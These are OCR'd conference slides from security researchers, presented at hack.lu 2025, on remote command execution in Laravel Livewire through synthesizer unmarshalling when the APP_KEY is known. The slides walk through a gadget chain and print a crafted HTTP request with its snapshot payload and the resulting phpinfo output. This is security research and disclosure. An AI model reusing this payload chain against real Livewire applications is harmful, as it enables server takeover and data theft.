SYNACKTIV

Livewire: remote command execution through unmarshalling

hack.lu 2025

2025/10/23

Who are we?

SYNACKTIV

- Synacktiv is a french company specialized in offensive security: penetration testing, reverse engineering, trainings, etc.
- Almost 200 experts over 6 offices in France (Paris, Lyon, Toulouse, Rennes, Lille, Bordeaux).
- Working with companies all over the world

Who are we?

SYNACKTIV

Rémi Matasse

Pentester & Researcher

Pierre Martin

Pentester & Researcher


Table of content

SYNACKTIV

Introduction to Livewire

Introduction to Livewire

SYNACKTIV



Full-stack framework used to build real-time features on web-interfaces

build dynamic UI components without leaving PHP

- According to BuiltWith:
  - **710K instances of Laravel** currently live websites
  - Among them **150K are based on Livewire**

> https://trends.builtwith.com/framework/Laravel
> https://trends.builtwith.com/framework/Laravel-Livewire

How Livewire works

SYNACKTIV

- A Livewire component can be setup with only three files
  - A component stored in `app/Livewire/`
  - A route pointing to this component
  - A blade referenced in the component

```php
// app/Livewire/Counter.php
<?php

namespace App\Livewire;

use Livewire\Component;

class Counter extends Component
{
    public $count = 1;

    public function increment()
    {
        $this->count++;
    }

    public function render()
    {
        return view('livewire.counter');
    }
}
```

https://livewire.laravel.com/docs/quickstart

How Livewire works

SYNACKTIV

- A Livewire component can be setup with only three files
  - A component stored in `app/Livewire/`
  - A route pointing to this component
  - A blade referenced in the component


```php
// routes/web.php

<?php

use Illuminate\Support\Facades\Route;
use App\Livewire\Counter;

Route::get('/counter', Counter::class);

```

```blade
// resources/views/livewire/counter.blade.php

<div>
    <h1>{{ $count }}</h1>

    <button wire:click="increment">+</button>
    <button wire:click="decrement">-</button>
</div>

```

https://livewire.laravel.com/docs/quickstart

How Livewire works


SYNACKTIV



When interacting with a Livewire component, a request to Livewire's API will be made, usually on /livewire/update.


How Livewire works

SYNACKTIV



1. `path` and `method` are based on the current page of the request
2. `calls` contain the `method`s which will be called on the Livewire component, here `increment`

How Livewire works



3. `data` contains all the fields associated to the current component, including its current value in database
4. `checksum` is hashed by the server to validate the integrity of the `snapshot` containing the `data`, `path`, `method`, etc..

Synthesizers mechanism

SYNACKTIV

- Synthesizers defines how custom JSON types should be dehydrated (serialized) or hydrated (unserialized)
- Livewire offers several default synthesizers for generic custom types:
  - **wrbl**: A writable value is hydrated and dehydrated using a basic writeable interface.
  - **str**: A Stringable object is hydrated and dehydrated as its string representation.
  - **clctn**: A Laravel collection is hydrated and dehydrated by converting it to and from arrays.
  - ...
- In a Livewire codebase, any class extending from `Synth` can potentially be used as a Synthesizer

Synthesizers mechanism

SYNACKTIV

- Some default hydrators supports embedded objects, which allows recursive hydration
- In Livewire, three default synthesizers allow this:
  - **clctn**: CollectionSynth
  - **form**: FormObjectSynth
  - **mdl**: ModelSynth

Synthesizers mechanism

SYNACKTIV

- `$key = 'clctn'` : the key used in JSON component to call a synthesizer
- `$value` : represents the serialized collection data
- `$meta` : array containing metadata
- `->$hydrateChild` : callback used individually to process each elements

```php
<?php

namespace Livewire\Mechanisms\HandleComponents\Synthesizers;

class CollectionSynth extends ArraySynth {
    public static $key = 'clctn';
[...]
    function hydrate($value, $meta, $hydrateChild) {
        foreach ($value as $key => $child) {
            $value[$key] = $hydrateChild($key, $child);
        }
        return new $meta['class']($value);
    }
}
```

⚠ Synthesizers come with strong restrictions, CollectionSynth will only allow to instantiate classes taking one array as argument

https://github.com/livewire/livewire/blob/v3.6.4/src/Mechanisms/HandleComponents/Synthesizers/CollectionSynth.php

Synthesizers mechanism

SYNACKTIV

Prerequisites for exploitation

SYNACKTIV

- Laravel `APP_KEY`
- A valid Livewire request

Checksum generation

SYNACKTIV

```php
<?php
namespace Livewire\Mechanisms\HandleComponents;
use function Livewire\trigger;

class Checksum {

    static function generate($snapshot) {
        ① $hashKey = app('encrypter')->getKey();
        ② $checksum = hash_hmac('sha256', json_encode($snapshot), $hashKey);
        trigger('checksum.generate', $checksum, $snapshot);
        ③ return $checksum;
    }
}
```

1. Returns the `APP_KEY`
2. Generates a hmac from the snapshot, and adds the former to the latter
3. Returns the checksum to the user

https://github.com/livewire/livewire/blob/v3.6.4/src/Mechanisms/HandleComponents/Checksum.php

Checksum verification

SYNACKTIV

```php
<?php
namespace Livewire\Mechanisms\HandleComponents;
use function Livewire\trigger;

class Checksum {

    static function verify($snapshot) {
        ① $checksum = $snapshot['checksum'];
        unset($snapshot['checksum']);
        trigger('checksum.verify', $checksum, $snapshot);
        ② if ($checksum !== $comparitor = self::generate($snapshot)) {
            trigger('checksum.fail', $checksum, $comparitor, $snapshot);
            ③ throw new CorruptComponentPayloadException;
        }
    }
}
```


1. The checksum from the user's snapshot is retrieved
2. Another checksum is recalculated from the user's snapshot via the function `generate`
3. If both checksums are identical, the logical flow continues, otherwise an exception is triggered

https://github.com/livewire/livewire/blob/v3.6.4/src/Mechanisms/HandleComponents/Checksum.php

Building an unmarshelling chain from synthesizers

PHP magic methods

SYNACKTIV



Magic methods are special methods which override PHP's default's action when certain actions are performed on an object.

> https://www.php.net/manual/en/language.oop5.magic.php

PHP magic methods

SYNACKTIV

- `__construct` : Called when a new object is created
  - `$obj = new Obj(param1, param2)`
- `__toString` : Called when a printing method is used, or when a strong typing is enforced on an object
  - `print($obj)`
- `__invoke` : Triggered when an object is called as a function
  - `$obj()`
- `__destruct` : Automatically called when an object is no longer in use, also called on unserialized objects
- `__wakeup` : Method called when an object is unserialized

ⓘ Unserialization gadgets are most of the time patched inside the __wakeup magic method

How to select an unmarshalling gadget

SYNACKTIV

A good unmarshalling gadget should:

- Be compatible with one of Livewire's synthesizer
- Having only one purpose, therefore some of them can be reused if needed
- Be chainable with other gadgets to prevent the interruption of Laravel's code flow

The best and easier tip: Since most unserialization gadgets are patched inside __wakeup, we can use them as unmarshalling gadgets anyways!

How to select an unmarshalling gadget

SYNACKTIV

This is what we are looking for!

Step 1: FnStream gadget

SYNACKTIV

1. The `FnStream` gadget is compatible with the `clctn` synthesizer
2. It allows to reach an arbitrary call to an arbitrary function via `__destruct` or `__toString`

```
($controlledString)()
```

ⓘ Any class using __invoke__ instantiable from a synthesizer can be reached from this gadget

⚠ For some reason, we could not reach a phpinfo() directly by instantiating the object and wait for its destruction

```php
<?php
namespace GuzzleHttp\Psr7;

final class FnStream implements StreamInterface
{
    ① public function __construct(array $methods)
    {
        $this->methods = $methods;
        foreach ($methods as $name => $fn) {
            $this->{'_fn_'.$name} = $fn;
        }
    }

    public function __destruct()
    {
        if (isset($this->_fn_close)) {
            ② ($this->_fn_close)();
        }
    }

    public function __toString(): string
    {
        ② return ($this->_fn___toString)();
    }
}
```

https://github.com/guzzle/psr7/blob/2.7/src/FnStream.php

Step 1: ShardedPrefixPublicUrlGenerator gadget

SYNACKTIV

1. The `ShardedPrefixPublicUrlGenerator` gadget is compatible with the `clctn` synthesizer
2. **Used to call `FnStream` gadget's `__toString` method via a strong cast**

```
# Automatically triggers __toString call on $fnStream
$newChain = 'string1'.$fnStream;
```

```php
<?php

namespace League\Flysystem\UrlGeneration;

use function array_map;
use function count;

final class ShardedPrefixPublicUrlGenerator
     implements PublicUrlGenerator
{
      ① public function __construct(array $prefixes)
    {
        $this->count = count($prefixes);

        if ($this->count === 0) {
            throw new InvalidArgumentException('[...].');
        }

        ② $this->prefixes = array_map(
        static fn (string $prefix) =>
        new PathPrefixer($prefix, '/'), $prefixes
        );
    }

}
```

https://github.com/thephpleague/flysystem/blob/3.x/src/UrlGeneration/ShardedPrefixPublicUrlGenerator.php

Step 1: getting a phpinfo

SYNACKTIV

To simplify, this is the code of what we finally reach

```php
<?php
class FnStreamGadget{
    public function __toString(): string{
        ("phpinfo")();
    }
}
class ShardedPrefixPublicUrlGeneratorGadget{
    public function __construct(){
        $a = new FnStreamGadget();
        print((string) $a);
    }
}

new ShardedPrefixPublicUrlGeneratorGadget();
```

Step 1: getting a phpinfo

SYNACKTIV

```
X-Livewire:
Content-Length: 766
Origin: http://192.168.90.137
Connection: keep-alive
Cookie: laravel_session=
eyJpdiI6ImRxcFBtd0UwZ05BUHpWTVF6c0haTEE9PSIsInZhbHVlIjoiM0JCOWNqQWVua2FmaTdDZDcvdnJxKzdkQ
3ZEQUxuY1BqZnFnYThnREszWStqRUJUVFRhNmdQN0IwQWMyZll6U05DWjY5NU1NelJRS3cyRWpLcUM2WnVKRGZBSH
lRWGl0L3g1NXp0QVZ0bUd0S0pPYjQzQmI3RmlpTndrYy9aSjIiLCJtYWMiOiJmNjA2MjgwMzhhNDA1M2JiMjYzMmM
3M2ZiNDY5M2VkOTcxNTdhMTM3YWQ2ZTM1MGI4NmEwNDM2NTI2MGFjZWEwIiwidGFnIjoiIn0%3D; XSRF-TOKEN=
eyJpdiI6IkNqM0I0OVRIYUd4VGYxc1p1YTF2TEE9PSIsInZhbHVlIjoiVU4wN05DcllLaExyK1lDb0JpOVhxSW81R
VllZnhDbUJTZ0tEN3c1Wlp2M0lzcE13eE1JZFczamF5SkZjbElSZ0JmVVkzR1RqUHErbklpSi9rNTZ6ZDZQRmx3R2
oyOXY0Zks3ZmpodEhwMUprYWFNV0hnUlk3bGljTEE3WUhXNnkiLCJtYWMiOiJkMTQ5YzBjZTJmZDQ3MDlkOGQ2YWE
1YjBiYThmZTQ4ZTM2ZjkxMWZlNWNkNWM0MTVmYjdmNjJhYTFjMmZjYmVmIiwidGFnIjoiIn0%3D
Priority: u=4

{
    "_token":"fyc6m5XFFLKxhmKlXSze9xkef8EBS4BD9MUJzB8S",
    "components":[
        {
            "snapshot":
            "{\"data\":{\"count\":[{\"file_path\":[{\"__toString\":\"phpinfo\"},{\"s\"
            :\"clctn\",\"class\":\"GuzzleHttp\\\\Psr7\\\\FnStream\"}]},{\"class\":\"Le
            ague\\\\Flysystem\\\\UrlGeneration\\\\ShardedPrefixPublicUrlGenerator\",\"
            s\":\"clctn\"}]},\"memo\":{\"id\":\"91wbKENP2UIzjEK4pHi2\",\"name\":\"coun
            ter\",\"path\":\"counter\",\"method\":\"GET\",\"children\":[],\"scripts\":
            [],\"assets\":[],\"errors\":[],\"locale\":\"en\"},\"checksum\":\"5d8f2f606
            f8309d12b68e5f895f3ff69eeb4da5ccd77430971d850d860ce38a8\"}",
            "updates":{
            },
            "calls":[
                {
                    "path":"",
                    "method":"increment",
                    "params":[
                    ]
                }
            ]
        }
    ]
}
```

Search 0 highlights

PHP Version 8.3.16

System	[redacted]
Build Date	Jan 19 2025 13:45:36
Build System	Linux
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/cli
Loaded Configuration File	/etc/php/8.3/cli/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/cli/conf.d
Additional .ini files parsed	/etc/php/8.3/cli/conf.d/10-mysqlnd.ini, /etc/php/8.3/cli/conf.d/10-opcache.ini, /et /etc/php/8.3/cli/conf.d/15-xml.ini, /etc/php/8.3/cli/conf.d/20-bcmath.ini, /etc/php/ /etc/php/8.3/cli/conf.d/20-ctype.ini, /etc/php/8.3/cli/conf.d/20-curl.ini, /etc/php/8. /etc/php/8.3/cli/conf.d/20-exif.ini, /etc/php/8.3/cli/conf.d/20-ffi.ini, /etc/php/8.3/cli /etc/php/8.3/cli/conf.d/20-ftp.ini, /etc/php/8.3/cli/conf.d/20-gd.ini, /etc/php/8.3/cli /etc/php/8.3/cli/conf.d/20-iconv.ini, /etc/php/8.3/cli/conf.d/20-igbinary.ini, /etc/ph /etc/php/8.3/cli/conf.d/20-imap.ini, /etc/php/8.3/cli/conf.d/20-intl.ini, /etc/php/8.3 /etc/php/8.3/cli/conf.d/20-mbstring.ini, /etc/php/8.3/cli/conf.d/20-msgpack.ini, /e /etc/php/8.3/cli/conf.d/20-pcov.ini, /etc/php/8.3/cli/conf.d/20-pdo_mysql.ini, /etc/ /etc/php/8.3/cli/conf.d/20-pdo_sqlite.ini, /etc/php/8.3/cli/conf.d/20-pgsql.ini, /etc/ /etc/php/8.3/cli/conf.d/20-posix.ini, /etc/php/8.3/cli/conf.d/20-readline.ini, /etc/ph /etc/php/8.3/cli/conf.d/20-simplexml.ini, /etc/php/8.3/cli/conf.d/20-soap.ini, /etc/p /etc/php/8.3/cli/conf.d/20-sqlite3.ini, /etc/php/8.3/cli/conf.d/20-sysvmsg.ini, /etc/ /etc/php/8.3/cli/conf.d/20-sysvshm.ini, /etc/php/8.3/cli/conf.d/20-tokenizer.ini, /e /etc/php/8.3/cli/conf.d/20-xmlreader.ini, /etc/php/8.3/cli/conf.d/20-xmlwriter.ini, / /etc/php/8.3/cli/conf.d/20-zip.ini, /etc/php/8.3/cli/conf.d/25-memcached.ini, /etc/ /etc/php/8.3/cli/conf.d/25-swoole.ini, /etc/php/8.3/cli/conf.d/99-sail.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

Step 2: Signed gadget

SYNACKTIV

The `FnStream` gadget allows us to reach any call to `__invoke`, making the `Signed` gadget available.

1. The `Signed` gadget is compatible with the `clctn` synthesizer
2. It allows reaching an arbitrary call to any public function from an object with no argument

```
call_user_func_array([$controlledObject,$controlledString], [])
```

call_user_func_array allows to call public functions: $obj::test()

```php
<?php

namespace Laravel\SerializableClosure\Serializers;

class Signed implements Serializable
{

    public static $signer;

    /**
     * The closure to be serialized/unserialized.
     */
    protected $closure;

    ① public function __construct($closure)
    {
        $this->closure = $closure;
    }

        public function __invoke()
    {
        ② return call_user_func_array($this->closure,
        func_get_args());
    }
```

https://github.com/laravel/serializable-closure/blob/2.x/src/Serializers/Signed.php

Step 2: BroadcastEvent gadget

SYNACKTIV

The `Signed` gadget allows us to call `BroadcastEvent::dispatchNextJobInChain()`

1. The `BroadcastEvent` gadget is compatible with the `form` synthesizer
2. It allows reaching an arbitrary call to `unserialize`

```
unserialize($controlledString)
```

ⓘ the fields and dispatchNextJobInChain function are in fact stored in the Queueable trait

```php
<?php

namespace Illuminate\Broadcasting;

class BroadcastEvent implements ShouldQueue
{
    ① public function __construct($event)
    {
        [...]
    }

    public function dispatchNextJobInChain()
    {
        if (! empty($this->chained)) {
            ② dispatch(tap(unserialize(
            array_shift($this->chained)),
            function ($next) {
                [...]
            }));
        }
    }

}
```

https://github.com/illuminate/broadcasting/blob/master/BroadcastEvent.php

Step 2: BroadcastEvent gadget

SYNACKTIV

Step 2: BroadcastEvent gadget

SYNACKTIV

- Laravel contains dozens of valid unserialization payload leading to remote command execution

  The payload Laravel/RCE4 was used to reach remote command execution

